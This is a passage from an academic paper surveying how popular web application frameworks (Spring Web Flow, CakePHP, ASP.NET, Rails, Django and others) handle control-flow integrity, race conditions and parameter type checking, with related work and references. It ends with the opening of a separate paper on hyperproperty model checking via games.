2.2 Root Causes for Weaknesses

Web application developers assume that users first request one of possibly several application entry points, e.g. the base directory at `http://www.example.com`. Upon the first request, the web application sends a given response containing a set of hyperlinks or a redirect instruction to the user. As users tend to click on hyperlinks in order to navigate through the application, developers might assume that only the given requests will be accessed next. However, the user is technically not bound to click on one of the provided hyperlinks but she can still send requests that are not provided within this response. Sent requests can differ from provided hyperlinks in terms of addressed methods and HTTP parameters. Vulnerable web applications fail to handle unintended user behavior in terms of sequences of requests.

More formally, web application developers implement implicit control-flow graphs. In each state, sending a request leads to a subsequent state in the graph. Executing a step corresponds to changing the server-side state. Control-flow weaknesses occur if an attacker is able to address at least one method, i.e., cause a state-changing action, that is not meant to be addressed in the respective session state. This transition does not exist in the respective control-flow graph due to the developer's assumption that the request does not happen at that time. Vice versa, a web application implementing a control-flow graph with transitions for all requests in every state is not susceptible to control-flow weaknesses.

Control-flow weaknesses cannot be overcome with usual access control means. The attack vectors include only requests that are in the scope of the user's rights. Access control mechanisms prevent users from accessing sensitive API methods at all times. Control-flow integrity protection, however, prohibits access to regular API methods in an unsolicited order or context. The measure to achieve this can partially overlap with Cross-Site Request Forgery (CSRF) protection: web applications can issue tickets in the form of nonces that must be appended to requests [8]. A request without a ticket is not processed. This prevents that CSRF attackers can craft requests that are finally executed on behalf of the victim. In some cases, this can also prevent attacks on control-flow integrity: First, nonces must be unique for every request. Some web applications use only one ticket for a user session to save server-side resources. While a session-wide ticket reliably prevents CSRF attacks, it can not prohibit attacks on control-flow integrity. Second, a ticket must be bound to the whole request including all parameters. Otherwise, an attacker could tamper with unprotected parameters and change a request's context. The first example concerning HTTP parameter manipulation given in Sec. 2.3 describes such an attack. Third, the ticket must be invalidated immediately after use to prevent race condition exploits and faults due to "Back" button usage. Both of these scenarios use correct request-ticket combinations but more often than expected. Finally, even if all these measures are taken properly, there is still an open attack vector: the user can start the same workflow in different sessions up to the point where a race condition exploit should be run. Then, he can perform the next step in all sessions in parallel with all requests equipped with correct tickets.

Existing web applications enforce the intended control flow based on session-contained parameters. This allows only the implicit definition of workflows. The previous actions are assumed to set the parameters and, thus, allow the execution of next actions. The actual workflows are not explicitly determined preventing the proper assessment of enabled workflows. The central and explicit definition of facilitated workflows provides guarantees of request sequences to the relying web application. One crucial aspect of reliable request sequences are controlled HTTP parameters as we will show by the attacks in Section 2.3.

2.3 Examples

Several kinds of attacks exploit the fact that attackers can craft arbitrary requests instead of clicking on provided hyperlinks. Real-world examples of control-flow integrity violations are race conditions, manipulated HTTP parameters, unsolicited request sequences, and the compromising use of the browser's "Back" button.

Race Conditions. In order to exploit race conditions [9] in web applications, attackers can send several crafted requests almost in parallel. Web applications are multi-threaded by design and, so, have an inherent concurrency property when receiving several requests in a short time frame. There is no low-level serialization of requests for performance reasons. If the web application does not handle concurrent requests by proper synchronization, the actual application semantics can be changed in this way. In one real-world example, a web application provided an interface to send a limited number of SMS text messages per day [1]. The web application first checked the current amount of sent messages (*time-of-check*), then delivered the message according to the received request, and finally updated the number of sent messages in the database (*time-of-use*). Attackers were able to send more messages than allowed by the web application by crafting a number of HTTP requests, each containing the receiver and text of the message to be sent. These requests were sent almost in parallel and the multi-threaded web application processed the incoming requests concurrently. This way, the attacker exploited the fact that the messages were sent before the respective database entry was updated, leading to the delivery of all requested messages. The developers' underlying assumption was that users finish one transmission process before sending the next message and do not request one operation of the workflow several times in parallel. While race conditions are in general known for years, they are a crucial aspect of control-flow integrity because the expected sequence of steps in a workflow can be manipulated. Instead of proceeding to the next step, the same action is executed repeatedly. This way, the attack leads to a corrupt application state.

Unsolicited Request Sequences Attackers can not only modify the requests' parameters but also craft requests to any method of the web application. Besides manipulated HTTP parameters, web applications might face unexpected requests to any method. For instance, in another given scenario by Wang et al. [5], a malicious shopper was able to add items to her cart between checkout and payment. She was only charged the value of her cart at checkout time. The recently added items were not invoiced.

HTTP Parameter Manipulation HTTP requests can contain parameters in addition to the receiving host, path, and resource. As the parameters are sent by the client, the user can control the parameters' values and which parameters are sent to the web application. Wang et al. [5] found a bunch of logic flaws in well-known merchant systems and Cashier-as-a-Service (CaaS) services. These flaws allowed them to buy any item for the price of the cheapest item in the store.

Compromising Use of the "Back" Button Current web browsers are fitted with a so-called "Back" button. It is meant to navigate back to the last visited web page. Depending on the configuration, the last request either has to be repeated in order to display the page or the content is loaded from the browser's local storage ("cache"). In the context of a workflow, the user takes one step back which in some cases is unwanted and also undetectable by the web application. In fact, the usage of this button usually invokes the last action again rather than rolling back the last changes. Hallé et al. [10] describe related navigation errors.

To sum up, we can say that uncontrolled sequences of user requests might cause confusions on the web application's state if it does not take care of handling even unprovided requests. In the next section, we dive deeper into precautions provided by web application frameworks.

3 Probed Web Application Frameworks

In this section, we describe our survey on control-flow integrity protection means of the most prevalent web application frameworks. We tested the top 10 web application frameworks according to the BuiltWith index [11] on 12 Jan 2013. The list contains the most common server technologies among the 10,000 most popular web sites. However, it also includes technologies that are out-of-scope for our survey because they only denote the platform, e.g. PHP. We are aware that PHP itself does not provide any control-flow integrity means, thus, we omitted all technologies that do not fall within the following definition:

> "A framework is a set of classes that embodies an abstract design for solutions to a family of related problems, and supports reuses at a larger granularity than classes." [12]

The in that way derived frameworks are Apache Tapestry [13], Google Web Toolkit [14], Spring [15], CodeIgniter [16], CakePHP [17], Kohana [18], ASP.NET [19] (Web Forms [20], MVC [21], and Web Pages [22]), and Ruby on Rails [23]. At the time of publication, Django [24] reached considerable popularity such that we quickly go into Django as well.

The testing procedure included first a check of the manuals on hints concerning control-flow integrity means. More precisely, we looked for existing functionality that can be configured, e.g. by providing a policy, and then enforces control-flow integrity features. The customer should not be required to implement but only configure enforcement. We compiled a chain of basic web pages that are connected via links and buttons and supplied a control-flow integrity policy whenever an enforcement feature is mentioned. Next, we tried to overcome the intended control flow by crafting requests.

Then, we tested each framework for race condition protection means which are a crucial part of control-flow integrity (see Section 2.3). We crafted a web page that accepts user requests and expects a textual parameter. The content of this parameter is posted to a message board, and a message counter keeps track on the number of posts. We allowed a maximum of five messages. A small script quickly sent message requests to that page trying to post more messages than actually allowed.

Finally, we wanted to learn how the request parser behaves. Therefore, we changed the given HTTP GET and POST parameters to see whether there is any enforcement based on the data type or a constant value.

3.1 Enforcing Sequences of Actions

In this section, we describe our findings on control-flow integrity means in the top 10 web application frameworks (see above). Our first reference point is each framework's manual. In case of promising hints, we conducted our practical test run, a simple flow definition and violating requests.

An incoming request can cause a sequence of server-side operations in Apache Tapestry [13]. Every request is first handled by a master dispatcher which forwards the request to the respective processing and page rendering routines. These routines can trigger new events (*event bubbling*). The web application reaches a stable state when all events finished processing. However, there is no enforcement mechanism to control the sequence of user actions.

Google Web Toolkit [14] allows the developer to write Java code which is then translated to server-side Java classes and client-side JavaScript code by the GWT SDK (Software Development Kit). Most operations and all user interaction happen on client side. The client-side code communicates with the web server using AJAX requests (*Asynchronous JavaScript and XML*) [25]. These requests are called *remote procedure calls* because they call procedures on server-side. There is no enforcement mechanism concerning the sequence of processed requests.

Spring [15] is actually a modular Java framework. It becomes a web application framework by including the web module. In that combination, Spring implements a model-view-controller (MVC) architecture without any control-flow integrity protection. However, Spring is extensible by so-called projects[1] among which Spring Web Flow [26] is meant to provide flow control for web applications. It inserts a special web flow controller into the MVC-based application in order to ensure that every incoming request can be checked for policy compliance. Developers can define intended control flows as XML or as Java code. A control-flow definition contains a number of states and for each state its outgoing transitions. Processed requests trigger a state transition if they contain the respective *flowExecutionKey* and *eventID*. The *flowExecutionKey* denotes the access key to the control flow while the *eventID* is the transition's identifier. Both are transmitted as HTTP parameters. This allows Spring Web Flow to distinguish between tabs and, thus, allow multiple control flows in separate browser tabs without interference. It can also control side effects caused by the usage of the browser's "Back" button in such a way that it prevents accidental re-execution of the last action (see Section 2.3). In our practical test runs, we made sure that the flow definition was properly enforced. We crafted requests to all existing actions but no spoofed request was processed.

CodeIgniter [16] is a PHP-based web application framework implementing a MVC architecture. A dispatcher receives all incoming requests and forwards them to their respective controller. A file named `routes.php` does the assignment of requests to controllers. The included *security library*[2] processes all incoming requests and outgoing responses after the dispatcher and before the controller. However, it only sanitizes user input to prevent cross-site scripting (XSS) and equips links in outgoing responses with nonces to prevent cross-site request forgery (CSRF). A control-flow integrity enforcement mechanism is not part of the framework.

CakePHP [17] like CodeIgniter is a PHP-based web application framework implementing a MVC architecture. The basic request processing is also similar: a dispatcher forwards all incoming requests to controllers according to the configuration file `routes.php`. CakePHP comes with a *security component*[3] that can be used by controllers to prevent CSRF and form tampering, require given HTTP

[1] See `http://www.springsource.org/projects` for a complete list.

[2] See `http://ellislab.com/codeigniter/user-guide/libraries/security.html` for details.

[3] See `http://book.cakephp.org/2.0/en/core-libraries/components/security-component.html` for details.

methods (i.e. GET, POST, PUT, and DELETE) or SSL, or restrict communication between controllers. None of these features, however, allows enforcement of control-flow integrity properties.

Kohana [18] also falls into the category of PHP-based frameworks that implement a MVC architecture. The central configuration file is named `Bootstrap.php`. It gathers the basic configuration, lists included modules which provide additional functionality, and defines responsible controllers based on the requested URL. The supplied *security class*[4] offers protection routines against XSS, SQL injection, and to check input conformity. Control-flow integrity protection is not offered.

ASP.NET [19] is a web application framework built on the .NET framework for Windows operating systems. It allows to implement web applications in programming languages C# and VB.NET. ASP.NET comprises three distinct application paradigms:

– ASP.NET Web Forms [20] generates web applications that consist of objects called *pages*. Pages contain HTML code and server side controls. Those controls are triggered on incoming requests and perform data processing before a response is rendered and sent back to the client. The provided *state management*[5] offers data storage options across request-response round trips, similar to cookies and session records. There is no control concerning state transitions.
– ASP.NET MVC [21] again follows the model-view-controller architecture. The central dispatcher is named `Global.asax`. It assigns incoming requests to their respective controllers. An *authorization filter*[6] can be executed before the request is processed by the assigned controller. This filter checks a user's access rights to the requested action but does not control the sequence of actions.
– ASP.NET Web Pages [22] is the most lightweight web application framework of the ASP.NET family. Its application model is similar to Web Forms. Web Pages contain more HTML code enriched by dynamic server-side features while Web Forms generate most HTML elements dynamically. From a control-flow integrity point of view, there is no big difference between both.

With Ruby on Rails [23], a developer implements model-view-controller-based web applications in Ruby. The underlying principle is equivalent to the above described MVC-based web application frameworks: The *action dispatch* component forwards requests to controllers based on a given configuration file, named `routes.rb`. Filters can be applied before and after the execution of the controller. However, there is no given control-flow integrity protection mechanism.

Django [24] is also MVC-based and uses regular expressions to assign requests to views. The request can be checked by *middleware* components before and after being processed by the view.

[4] See `http://kohanaframework.org/3.3/guide/kohana/security` for details.
[5] See `http://msdn.microsoft.com/en-us/library/75x4ha6s.aspx` for details.
[6] See `http://msdn.microsoft.com/en-us/library/dd505057(v=vs.98).aspx` for details.

In summary, it can be stated that Spring with Web Flow offers the only control-flow integrity protection feature in the field of common web application frameworks. Common security features are anti-CSRF tokens, authorization management, and input validation against cross-site scripting and SQL injection. It seems to us that control-flow integrity has not yet received much attention and is overlooked in web application development.

3.2 Race Condition Protection

Section 2.3 shows that race conditions can be a severe problem in web applications. Roughly speaking, they occur whenever some action can be executed next but only a limited number of times. This is usually the case for repetition-bounded state changing actions. It depends on the application's business logic which actions are concerned. So, a web application framework should offer means to define such actions and respective requests in order to make the framework process them sequentially instead of parallel. We could endorse the results given in Section 3.1 that none of the frameworks offers such protection with the exception of Spring Web Flow which we will take a deeper look at in this section.




Fig. 1. The intended flow for sending a message. First, the message text is entered. Next, the message is transmitted, and finally, a confirmation is given.

We implemented a number of web pages that allow the user to first enter a message text. Then, the message is sent via HTTP POST to the message board and a confirmation is given in the last step. The intended flow is given in Figure 1. We crafted the respective Spring Web Flow policy. Listing 1.1 shows the pseudo code of the method that receives the request.

```
if db.sentMessages < 5 {
  board.includeMessage(m);
  db.update(sentMessages++);
}
```

Listing 1.1. Pseudo code of the message processing method

The goal was to send a high number of messages and make more than five accepted for the message board. In a first attempt, we requested the message form, learned the request target and parameters for the message submission and sent 20 messages almost in parallel. The result shows that only one of the messages was accepted. It seemed that the *flowExecutionKey* and *eventID* were checked before the actual application code handled the request.

In a next attempt, we started the same flow in ten distinct browser tabs, thus obtaining ten different *flowExecutionKey*s, as Web Flow is able to handle multi-tabbed browsing. We were able to sent eight messages upon virtually clicking “Send” simultaneously in all ten tabs. Just for the record, we repeated the last experiment using ten different browsers instead of browser tabs and succeeded again. The difference between the last two configurations from the server's point of view is that all ten requests belong to the same user session in the first case and to ten different user sessions in the second case. In both scenarios, the actual flow definition was not violated because all steps were performed in the right order and there were no interfering requests within each single flow. The actual exploit happened on a logical level. The number of parallel executions of the same control flow within the same session or the same user account was not limited. There is no policy statement to define such restrictions. So, developers need to take care and implement customized solutions.

3.3 Parameter Enforcement

Next, we checked whether changes of the expected data type in request parameters lead to faults in web applications. For instance, we sent a request `http://www.example.com/controller/action/foo` while the application expected a numerical parameter, e.g. `http://www.example.com/controller/action/13`.

Our observation shows that the underlying programming language plays a decisive role: the Java-based frameworks fail while casting the unexpected string type to the integer variable. Apache Tapestry can not find an appropriate handler for our request and responded with a default page. Google Web Toolkit and Spring (incl. Web Flow) raise exceptions, `undeclared` and `NoMatchingTransitionException` respectively. The type-safe nature of Java in this case prohibits unintended user input, albeit the request is processed in the opposite case: a method expecting a string also accepted a number which is then, however, interpreted as a string.

The situation is different for PHP-based frameworks, because PHP does not have inherent type safety. The web application frameworks, however, all offer type matching expressions. CodeIgniter knows types `:num` and `:any` which include numerical values and all values respectively. CakePHP and Kohana suggest to enforce data types by means of regular expressions. The expression `'param' => '[0-9]+'` makes sure that only integers are accepted for parameter `param`.

There is another problem for ASP.NET web applications because they can be implemented in C# or VB.NET, thus not benefit from underlying data types. The attempt to maintain type safety is similar to the PHP world. So-called *constraints* can define regular expressions. The integer definition looks like the following: `param = @ "\d +"` where `d` is the symbol for a digit.

Ruby on Rails also accepts *constraints*, i.e. regular expressions defining the range of accepted values for parameters. The integer definition is `:product => /[0-9]+/`

Finally, Django assigns requests to views based on regular expressions, i.e. requests with forged parameters can be sorted out before they are processed.

We can conclude that web application frameworks contribute to type safety in web applications. This makes those attacks harder which rely on request processing weaknesses based on parameter type manipulation.

3.4 Summary

Our tests show that support for control-flow integrity in web application frameworks is insufficient. Existing approaches relying on implicit control-flow enforcement are dangerous: Modules are per se not reusable; setting values to indicate that some action has been performed can have side effects allowing also subsequent actions of the same workflow or repeated execution of the next action; and finally, authorization must always be distributed because the permission is given in one method while the check is performed in a different method. The need for framework inherent control-flow integrity can only be fulfilled by Spring Web Flow (see Table 1).

Table 1. The test results. A plus (+) denotes that the protection feature is provided in the framework. A minus (–) means that there is no regular support for such protection. CFI is the property to enforce the right order in request processing. RC stands for race condition protection. Param. is the ability to ensure type safety of received request parameters. The Spring Web Flow race condition protection is a special case because it can only protect against single flow race conditions.

Framework	Version	CFI	RC	Param.	Lang
Apache Tapestry	5	–	–	+	Java
Google Web Toolkit	2.5	–	–	+	Java
Spring/Web Flow	3.2.2/2.3.0	–/+	–/≈	+	Java
CodeIgniter	2.1.3	–	–	+	PHP
CakePHP	2.3.0	–	–	+	PHP
Kohana	3.3.0	–	–	+	PHP
ASP.NET Web Forms	4.5	–	–	+	C#, VB.NET
ASP.NET MVC	4	–	–	+	C#, VB.NET
ASP.NET Web Pages	2	–	–	+	C#, VB.NET
Ruby on Rails	1.9.3	–	–	+	Ruby
Django	1.5.1	–	–	+	Python

Nevertheless, almost all frameworks in scope provide suitable execution points to hook into. The central dispatchers of the MVC-based frameworks can observe every request passing by. Equipping those dispatchers with a control-flow integrity feature seems natural. Moreover, most of the frameworks have filters, that are executed before and after the controller processes the request. Table 2 gives a list of dispatchers and filters.

Table 2. The frameworks have single points of processing determined by their design, so-called dispatchers. Some even provide filter routines that are executed before and after request processing.

Framework	Dispatcher	Filters
Apache Tapestry	Master Dipatcher	–
Google Web Toolkit	Web.xml	–
CodeIgniter	routes.php	pre_controller, post_controller
CakePHP	routes.php	beforeFilter, afterFilter
Kohana	Bootstrap.php	before, after
ASP.NET Web Forms	Global.asax	–
ASP.NET MVC	Global.asax	OnActionExecuting, OnActionExecuted
ASP.NET Web Pages	Global.asax	–
Ruby on Rails	ActionDispatch	beforeFilter, afterFilter
Django	URLconf	Middleware

4 Related Work

The *Open Web Application Security Project (OWASP)* coined the term *Failure to Restrict URL Access* [27] to describe a similar vulnerability as our control-flow weakness. However, it is more focused on access control flaws that can be exploited by *Forced Browsing attacks* [28] to find a *deep link* [29] to a high privilege web page. Workflows and control-flow integrity play a tangential role in the description.

In previous work, we developed a control-flow integrity monitor that is easily applicable to legacy and new web applications [30]. It is integrated into request processing between the central dispatcher and the controller in charge. The monitor expects a policy definition as input and provides guarantees to the web application concerning the sequence of incoming requests, their parameters and data types, as well as race condition protection. It supports multi-tabbing and usage of the "Back" button.

We divide other related work in navigation restriction means (Section 4.1), detection of server-side state violation (Section 4.2), protection against and detection of client-side manipulation (Section 4.3), and race condition detection (Section 4.4).

There are different names for the respective attacks and vulnerabilities though not big differences in their technical details. In some cases, the attack allowing a malicious user to compose his own sequence of actions is called *workflow violation attack* [31], *state violation attack* [32], *workflow attack* [33,34] or the attack exploiting *web application logic vulnerabilities* [35].

Partial overlap exists with *HTTP parameter pollution attacks* [36] and *parameter tampering attacks* [37].

4.1 Navigation Restriction Means

These approaches restrict the web application's request surface towards the user. They limit the accepted requests to a predefined set and prevent arbitrary navigation by users.

BAYAWAK [34] is a powerful tool to enforce request integrity. The basic idea is to prevent access to all server-side resources by giving them unique temporary interface identifiers (IID). The IIDs are changed with every request. In each response, the hyperlinks carry the necessary IID to address the intended next resources. Requests to arbitrary resources are prevented due to missing identifiers. BAYAWAK appends the IID as an HTTP parameter, e.g. `?IID=x`. All necessary attributes in all web pages have to be modified to include the IID. It remains open how dynamically generated requests are equipped with the IID. By design, multitabbing and back button support as well as page reloads can not be granted as the session-bound IID must be outdated. Race condition protection depends on the actual implementation of this concept, namely whether parallel execution of requests with the same IID is possible or excluded.

Hallé et al. propose a model checking-based approach to prevent navigation errors [10]. They explain their navigation state machines that allow the execution of given actions only immediately after a preceding action. For example, the modification of user accounts is only admitted if requested right after listing all user accounts. Moreover, parameter values can be defined as a prerequisite for actions. The approach focuses more on unintentionally caused errors than on security issues based on malicious user behavior. Complete workflows can not be defined explicitly. Instead, only ordered pairs of actions can be set. Multitabbing and race conditions are not handled.

4.2 State Violation Detection

The approaches that we describe in this section aim at detecting unintended or unusual server states. The following approaches infer the intended application states during a training phase or by static code analysis. They raise an alarm as soon as the detected state deviates from the known states, but they do not intend to make workflows explicit and control the interactions with users.

MiMoSA [33] detects violations of workflow integrity if intended workflows are enforced based on PHP session variables, request parameters, and database tables. It uses a cascade of dynamic and static analysis of PHP code together with model checking techniques to identify program paths that finally lead to an insecure state – either due to workflow attacks or due to injection attacks, like Cross-Site Scripting (XSS) and SQL injection (SQLi).

Swaddler [31] detects anomalous combinations of session states and code execution points in PHP-based web applications after a learning phase. It assumes that attacks lead to observable differences in the application's state with respect to a threshold. In that sense, it is comparable to the functioning of an intrusion detection system (IDS).

BLOCK [32] follows a black box approach to detect state violation attacks based on input/output invariants. In this case, input means the requested action, input parameters, and the session state while the output is the new session state and the HTTP response. The invariants are derived during an attack-free training phase. Discrepancies between observed input/output and known invariants cause an alarm.

Waler [35] follows a similar but white box approach. It attempts to infer invariants by running dynamic analysis. Invariants are determined by `if` statements and equality relations between session variables and database entries. Finally, Waler uses model checking to find invariants-violating program paths.

4.3 Client-Side Manipulation Detection

Malicious users not only craft individual HTTP requests or manipulate request headers to achieve their goals. Depending on the business logic of the web application, changes on the client-side JavaScript code can cause damage to the application provider. The following approaches aim at detecting several kinds of client-side manipulation.

PAPAS [36] falls into the category of the above mentioned OWASP attack classes. It discovers HTTP parameter pollution vulnerabilities in web applications. The approach is to some extent similar to intelligent fuzzing attempts.

Ripley [38] replicates the client-side execution of JavaScript code on a server-side replica and, thus, detects manipulations, e.g. on AJAX requests. It causes a higher load on client- and server-side as well as an additional delay of responses.

Guha et al. [39] make use of static analysis to obtain a model of expected client behavior from the server's point of view. All requests not matching this expected behavior are considered harmful and are dropped.

NoTamper [37] detects differences in server-side and client-side validation of user input and HTTP parameters. Finally, if an input, that is rejected on client-side, gets accepted on server-side, a possible attack vector may exist by manipulating or disabling client-side checks. This approach is similar to Ripley [38] which however is supposed to be applied for new applications while NoTamper is meant for legacy applications that are considered as a black box.

4.4 Race Conditions

Race conditions [9] are explained in detail in Section 2.3. An attacker exploiting this vulnerability can execute one function more often than intended by the application developer.

Paleari et al. [1] describe an approach to detect race condition vulnerabilities in LAMP[7]-based web applications. They dynamically log SQL queries at runtime and analyze the log file to find possible race conditions based on the series of SQL clauses.

[7] LAMP stands for *Linux, Apache, MySQL, PHP*, the classical web server architecture.

5 Conclusion

We explained the complex problem of control-flow weaknesses and showed its high practical relevance by real-world examples, i.e. existing vulnerabilities and attacks. We identified the root causes in the modular addressability of web applications together with the implicit and scattered definition of workflows. Our findings on the current support for control-flow integrity in the most prevalent web application frameworks show that this problem does not yet receive the attention it deserves. All frameworks but Spring with the Web Flow project lack related properties. No framework provides race condition protection features beyond single flow request sequences. Only type safety of received HTTP parameters is commonly supported.

Acknowledgments. This work was in parts supported by the EU Project WebSand (FP7-256964), `https://www.websand.eu`. The support is gratefully acknowledged.

References

1. Paleari, R., Marrone, D., Bruschi, D., Monga, M.: On Race Vulnerabilities in Web Applications. In: Zamboni, D. (ed.) DIMVA 2008. LNCS, vol. 5137, pp. 126–142. Springer, Heidelberg (2008)
2. Chen, S.: Session Puzzles - Indirect Application Attack Vectors. White Paper (May 23, 2012), `http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirect%20Application%20Attack%20Vectors%20-%20May%202011%20-%20Whitepaper.pdf`
3. Grossman, J.: Seven Business Logic Flaws That Put Your Website At Risk. White Paper (May 19, 2012), `https://www.whitehatsec.com/assets/WP_bizlogic092407.pdf`
4. The New York Times: Thieves Found Citigroup Site an Easy Entry (May 24, 2012), `http://www.nytimes.com/2011/06/14/technology/14security.html`
5. Wang, R., Chen, S., Wang, X., Qadeer, S.: How to Shop for Free Online – Security Analysis of Cashier-as-a-Service Based Web Stores. In: IEEE Symposium on Security and Privacy (2011)
6. Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (June 1999), `http://www.w3.org/Protocols/rfc2616/rfc2616.html`
7. Berners-Lee, T., Fielding, R., Masinter, L.: Uniform Resource Identifiers (URI): Generic Syntax. RFC 2396 (August 1998), `http://www.ietf.org/rfc/rfc2396.txt`
8. Jovanovic, N., Kruegel, C., Kirda, E.: Preventing cross site request forgery attacks. In: Securecomm (2006)
9. OWASP: Race Conditions (May 23, 2012), `https://www.owasp.org/index.php/Race_Conditions`
10. Hallé, S., Ettema, T., Bunch, C., Bultan, T.: Eliminating Navigation Errors in Web Applications via Model Checking and Runtime Enforcement of Navigation State Machines. In: ASE (2010)
11. builtWith: Framework Usage Statistics – Overview of Statistics for Framework Technologies, `http://trends.builtwith.com/framework`
12. Johnson, R.E., Foote, B.: Designing Reusable Classes. Journal of Object-Oriented Programming 1 (1988)

13. The Apache Software Foundation: Tapestry, `http://tapestry.apache.org/`
14. Google, Inc.: Google Web Toolkit, `https://developers.google.com/web-toolkit/`
15. SpringSource: The Spring Framework, `http://www.springsource.org/`
16. EllisLab, Inc.: CodeIgniter, `http://ellislab.com/codeigniter`
17. Cake Software Foundation, Inc.: CakePHP, `http://cakephp.org/`
18. Kohana Team: Kohana, `http://kohanaframework.org/`
19. Microsoft: ASP.NET, `http://www.asp.net/`
20. Microsoft: ASP.NET Web Forms, `http://www.asp.net/web-forms`
21. Microsoft: ASP.NET MVC, `http://www.asp.net/mvc`
22. Microsoft: ASP.NET Web Pages, `http://www.asp.net/web-pages`
23. Hansson, D.H.: Ruby on Rails, `http://rubyonrails.org/`
24. Django Software Foundation: Django, `https://www.djangoproject.com/`
25. Mozilla Developer Network: AJAX, `https://developer.mozilla.org/en-US/docs/AJAX`
26. Spring Projects: Spring Web Flow, `http://www.springsource.org/spring-web-flow`
27. OWASP: Failure to Restrict URL Access (May 11, 2012), `https://www.owasp.org/index.php/Top_10_2010-A8-Failure_to_Restrict_URL_Access`
28. OWASP: Forced Browsing (May 4, 2012), `https://www.owasp.org/index.php/Forced_browsing`
29. Bray, T.: Deep Linking in the World Wide Web (May 29, 2012), `http://www.w3.org/2001/tag/doc/deeplinking.html`
30. Braun, B., Gemein, P., Reiser, H.P., Posegga, J.: Control-Flow Integrity in Web Applications. In: Jürjens, J., Livshits, B., Scandariato, R. (eds.) ESSoS 2013. LNCS, vol. 7781, pp. 1–16. Springer, Heidelberg (2013)
31. Cova, M., Balzarotti, D., Felmetsger, V., Vigna, G.: Swaddler: An Approach for the Anomaly-Based Detection of State Violations in Web Applications. In: Kruegel, C., Lippmann, R., Clark, A. (eds.) RAID 2007. LNCS, vol. 4637, pp. 63–86. Springer, Heidelberg (2007)
32. Li, X., Xue, Y.: BLOCK: A Black-box Approach for Detection of State Violation Attacks Towards Web Applications. In: ACSAC (2011)
33. Balzarotti, D., Cova, M., Felmetsger, V., Vigna, G.: Multi-Module Vulnerability Analysis of Web-based Applications. In: CCS (2007)
34. Jayaraman, K., Lewandowski, G., Talaga, P.G., Chapin, S.J.: Enforcing Request Integrity in Web Applications. In: Foresti, S., Jajodia, S. (eds.) Data and Applications Security and Privacy XXIV. LNCS, vol. 6166, pp. 225–240. Springer, Heidelberg (2010)
35. Felmetsger, V., Cavedon, L., Kruegel, C., Vigna, G.: Toward Automated Detection of Logic Vulnerabilities in Web Applications. In: USENIX Security (2010)
36. Balduzzi, M., Gimenez, C.T., Balzarotti, D., Kirda, E.: Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications. In: NDSS (2011)
37. Bisht, P., Hinrichs, T., Skrupsky, N., Bobrowicz, R., Venkatakrishnan, V.N.: NoTamper: Automatic Blackbox Detection of Parameter Tampering Opportunities in Web Applications. In: CCS (2010)
38. Vikram, K., Prateek, A., Livshits, B.: Ripley: Automatically Securing Web 2.0 Applications Through Replicated Execution. In: CCS (2009)
39. Guha, A., Krishnamurthi, S., Jim, T.: Using Static Analysis for Ajax Intrusion Detection. In: WWW (2009)

Incremental Hyperproperty Model Checking via Games

Dimiter Milushev and Dave Clarke

iMinds-DistriNet, KU Leuven, Heverlee, Belgium

Abstract. Hyperproperties were proposed as an abstract formalization of security policies, but unfortunately they lack a generic verification methodology. In an attempt to remedy this, we introduced the notion of *incremental hyperproperties* (IHPs), motivated by the observation that they have a clearer and more feasible verification methodology. To show that verification is indeed feasible, a decidable IHP verification methodology via games is presented and evaluated. The main advantage of the approach is that the games in combination with winning strategy evidence give valuable intuition about the security of a system and are very helpful when analyzing systems w.r.t. policy specifications.

1 Introduction

Clarkson and Schneider introduced the notion of *hyperproperties* [3] in an attempt to formalize security policies. A *hyperproperty* is a set of sets of execution traces over some alphabet. Hyperproperties are important and intuitively appealing as they generalize properties and can be seen as very generic system specifications. Some prominent instances of security-relevant hyperproperties are the large variety of notions of noninterference [12,21,10].

Unfortunately, hyperproperties lack a generic verification methodology: for instance, there is no such verification methodology for possibilistic information flow hyperproperties [3]. In order to make a step towards such a methodology, in recent work [15] we proposed an incremental approach to both system and hyperproperty specification and verification. As a result, systems can be seen as potentially infinite trees and hyperproperties as coinductive predicates on k-tuples of trees expressed in a logic called $\mathcal{IL}$. Specifications defined in such a manner are called *incremental hyperproperties* (IHPs) and we argued that they have a clear and feasible verification methodology [15]. Given a hyperproperty H, an IHP H' is the greatest fixed point of a monotone function over k-tuples of trees such that H' implies or is equivalent to H. We also introduced H'-*simulation relations* which correspond to a monotone operator whose greatest fixed point is the coinductive tree predicate H'. Showing the existence of such a relation is sufficient to show that H' (and thus H) holds [15].

In order to show that IHPs can express a large class of useful, security-relevant hyperproperties, we demonstrated that our coinductive unwinding relations (which happen to be H'-simulations and thus IHPs) can express and reason about arbitrary security-relevant hyperproperties, including but not limited to noninference [21], generalized noninference [21], generalized noninterference [12] and the perfect security property [21] (shown in recent work [14]).

However, it turns out that the initially proposed logic $\mathcal{IL}$ [15] for IHPs is undecidable and not expressive enough for a large class of useful IHPs arising in practice, such as the incremental variants of possibilistic information flow policies explored in recent work [14]. To address these problems, we investigated several related logics [13] for IHPs and found out that the most appropriate one (for the known IHPs) is a fragment $\mathcal{IL}_\mu^k$ of the polyadic mu-calculus $\mathcal{L}_\mu^k$ [1].

In this paper, we start by proposing a characterization of the satisfaction relation between a system and an IHP in $\mathcal{L}_\mu^k$ in terms of playing the so called IHP *game*. Such games are intimately related to parity games and this is used to enable model checking IHPs based on game-based, off-the-shelf tools. In particular, we explore the problem of IHP model checking via games, by proposing two sound, game-based approaches (one of them based on off-the-shelf tools). In addition, we show that the games in combination with winning strategy evidence give valuable intuition about the security of a system and can be very helpful when analyzing why a system fails to respect some policy specification. We show that using such techniques and visualizations in terms of games can potentially result in tools with more intuitive debugging functionality.

The rest of the paper is structured as follows. Section 2 provides background material. Section 3 proposes the logic $\mathcal{IL}_\mu^k$ which is a fragment of $\mathcal{L}_\mu^k$. It also introduces IHP *games* for $\mathcal{L}_\mu^k$ and establishes their relation to parity games. Section 4 presents possible model checking approaches and an empirical evaluation of one of them. Section 5 discusses the advantages of model checking IHPs via games. In Sections 6 we discuss the main contributions and compare them with related work. Finally, we conclude and share some ideas for future work.

2 Background

